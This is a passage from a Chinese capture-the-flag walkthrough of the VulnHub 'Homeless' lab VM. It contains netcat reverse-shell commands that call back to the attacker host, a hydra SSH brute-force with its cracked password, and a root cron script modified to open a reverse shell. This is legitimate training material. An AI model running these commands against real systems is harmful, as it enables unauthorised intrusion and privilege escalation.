Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
PHPSESSID	192.168.1.103	/	Mon, 30 Mar 2020 07:31:...	Sun, 29 Mar 2020 07:34:1...	06ik4hm45m643spe5f5v0tpjf4	false	Unset

再访问该URL，如果忘记为什么访问该URL，请回看第16步

```
http://192.168.1.103/d5fa314e8577e3a7b8534a014b4dcb221de823ad/admin.php
```



20、拿Shell


Kali nc监听：

```
nc -lvvp 8765
```

admin.php中执行

```
nc -e /bin/bash 192.168.1.135 8765
```

OK，获得Shell




python 交互shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

21、开始提权

先切换到/home目录



进入downfall，有一个todo.txt

```
www-data@creatigon:/home/downfall$ ls
ls
todo.txt
www-data@creatigon:/home/downfall$ cat todo.txt
cat todo.txt
hey i am homeless guy. Now i living near python.

Try Harder!

Thanks.
www-data@creatigon:/home/downfall$
```

```
ls -la                          //查看包括隐藏文件
```

```
www-data@creatigon:/home/downfall$ ls -la
ls -la
total 44
drwxr-xr-x 3 downfall downfall 4096 Dec  6  2017 .
drwxr-xr-x 3 root     root     4096 Dec  5  2017 ..
-rw------- 1 downfall downfall   16 Dec  6  2017 .bash_history
-rw-r--r-- 1 downfall downfall  220 Dec  5  2017 .bash_logout
-rw-r--r-- 1 downfall downfall 3526 Dec  5  2017 .bashrc
drwxr-xr-x 2 downfall downfall 4096 Dec  5  2017 .nano
-rw-r--r-- 1 downfall downfall  675 Dec  5  2017 .profile
-rw------- 1 downfall downfall   83 Dec  6  2017 .secret_message
-rw-r--r-- 1 downfall downfall   66 Dec  5  2017 .selected_editor
-rw------- 1 downfall downfall 2466 Dec  6  2017 .viminfo
-rw-r--r-- 1 downfall downfall   72 Dec  5  2017 todo.txt
www-data@creatigon:/home/downfall$
```


这里查看secret_message没有权限

22、爆破downfall用户密码

使用hydra

```
//kali
hydra -l downfall -P /usr/share/wordlists/rockyou.txt 192.168.1.103 ssh
```

靶机作者提示，使用“sec”开头的字典，这里筛选一下，rockyou还是很大的

```
grep '^sec.*$' /usr/share/wordlists/rockyou.txt > pass.txt
```


grep语法：https://www.cnblogs.com/duanlinxiao/p/10778548.html

跑出来了


```
root@kali:~# hydra -l downfall -P pass.txt 192.168.1.103 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpos
es.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-29 04:39:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3182 login tries (l:1/p:3182), ~199 tries per task
[DATA] attacking ssh://192.168.1.103:22/
[STATUS] 182.00 tries/min, 182 tries in 00:01h, 3006 to do in 00:17h, 16 active
[22][ssh] host: 192.168.1.103   login: downfall   password: secretlyinlove
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 8 final worker threads did not complete until end.
[ERROR] 8 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-03-29 04:42:08
```


23、ssh登录

```
ssh downfall@192.168.1.103
```




24、继续提权





查看.secret_message，有新的提示，去对应目录看一眼



root用户有读写执行权限，downfall组有读写权限

我们还有一封邮件待查看，看看是什么

```
cat /var/mail/downfall
```

好吧，这封邮件有些长

```
downfall@creatigon: /var/mail
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1jITIX-0002DT-NF@creatigon.localhost>
Date: Sun, 29 Mar 2020 04:28:01 -0400

./homeless.py: 1: ./homeless.py: import: not found
./homeless.py: 2: ./homeless.py: Syntax error: word unexpected (expecting ")")

From root@creatigon.localhost Sun Mar 29 04:29:01 2020
Return-path: <root@creatigon.localhost>
Envelope-to: root@creatigon.localhost
Delivery-date: Sun, 29 Mar 2020 04:29:01 -0400
Received: from root by creatigon.localhost with local (Exim 4.89)
        (envelope-from <root@creatigon.localhost>)
        id 1jITJV-0002DZ-Nq
        for root@creatigon.localhost; Sun, 29 Mar 2020 04:29:01 -0400
From: root@creatigon.localhost (Cron Daemon)
To: root@creatigon.localhost
Subject: Cron <root@creatigon> cd /lib/logs/ && ./homeless.py
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
X-Cron-Env: <SHELL=/bin/sh>
X-Cron-Env: <HOME=/root>
X-Cron-Env: <PATH=/usr/bin:/bin>
X-Cron-Env: <LOGNAME=root>
Message-Id: <E1jITJV-0002DZ-Nq@creatigon.localhost>
Date: Sun, 29 Mar 2020 04:29:01 -0400

./homeless.py: 1: ./homeless.py: import: not found
./homeless.py: 2: ./homeless.py: Syntax error: word unexpected (expecting ")")

From root@creatigon.localhost Sun Mar 29 04:30:01 2020
Return-path: <root@creatigon.localhost>
Envelope-to: root@creatigon.localhost
Delivery-date: Sun, 29 Mar 2020 04:30:01 -0400
Received: from root by creatigon.localhost with local (Exim 4.89)
        (envelope-from <root@creatigon.localhost>)
        id 1jITKT-0002Df-OX
        for root@creatigon.localhost; Sun, 29 Mar 2020 04:30:01 -0400
From: root@creatigon.localhost (Cron Daemon)
To: root@creatigon.localhost
Subject: Cron <root@creatigon> cd /lib/logs/ && ./homeless.py
MIME-Version: 1.0
```


观察时间，和执行的脚本

应该是计划任务每分钟执行一次homeless.py脚本，及报错信息

在上面也看到了，root执行，而downfall有写权限，OK

修改Python脚本

```
vim  /lib/logs/homeless.py
```

```
#!/usr/bin/env python
import os
os.system('date')
print "Hello, Bosss!,\nI am clearning your room"

os.system('/bin/nc -e /bin/bash 192.168.1.135 8888')
~
~
~
~
```

红线部分为添加代码

在Kali中nc监听

```
root@kali:~# nc -lvvp 8888
listening on [any] 8888 ...
192.168.1.103: inverse host lookup failed: Unknown host
connect to [192.168.1.135] from (UNKNOWN) [192.168.1.103] 50738
whoami
root
```

ROOT!

```
cd ~
cat flag.txt
```

```
Well done!.

Woo! woo! woo. You Got it!..
Really Appreciate to solve my challenge....

This is my first time challenge..
I hope next time will be more better than this one!...

Thanks
Min Ko Ko
hi@creatigong.com

http://www.creatigon.com
http://www.mmsecurity.net
https://www.facebook.com/l33twebhacker
```


这个靶机包含信息量还是很大的，做一遍应该会有提高

加油：)

参考文章

https://hackso.me/homeless-1-walkthrough/

https://medium.com/@Kartone/vulnhub-homeless-writeup-233164d94481

https://blog.csdn.net/nzjdsds/article/details/84324992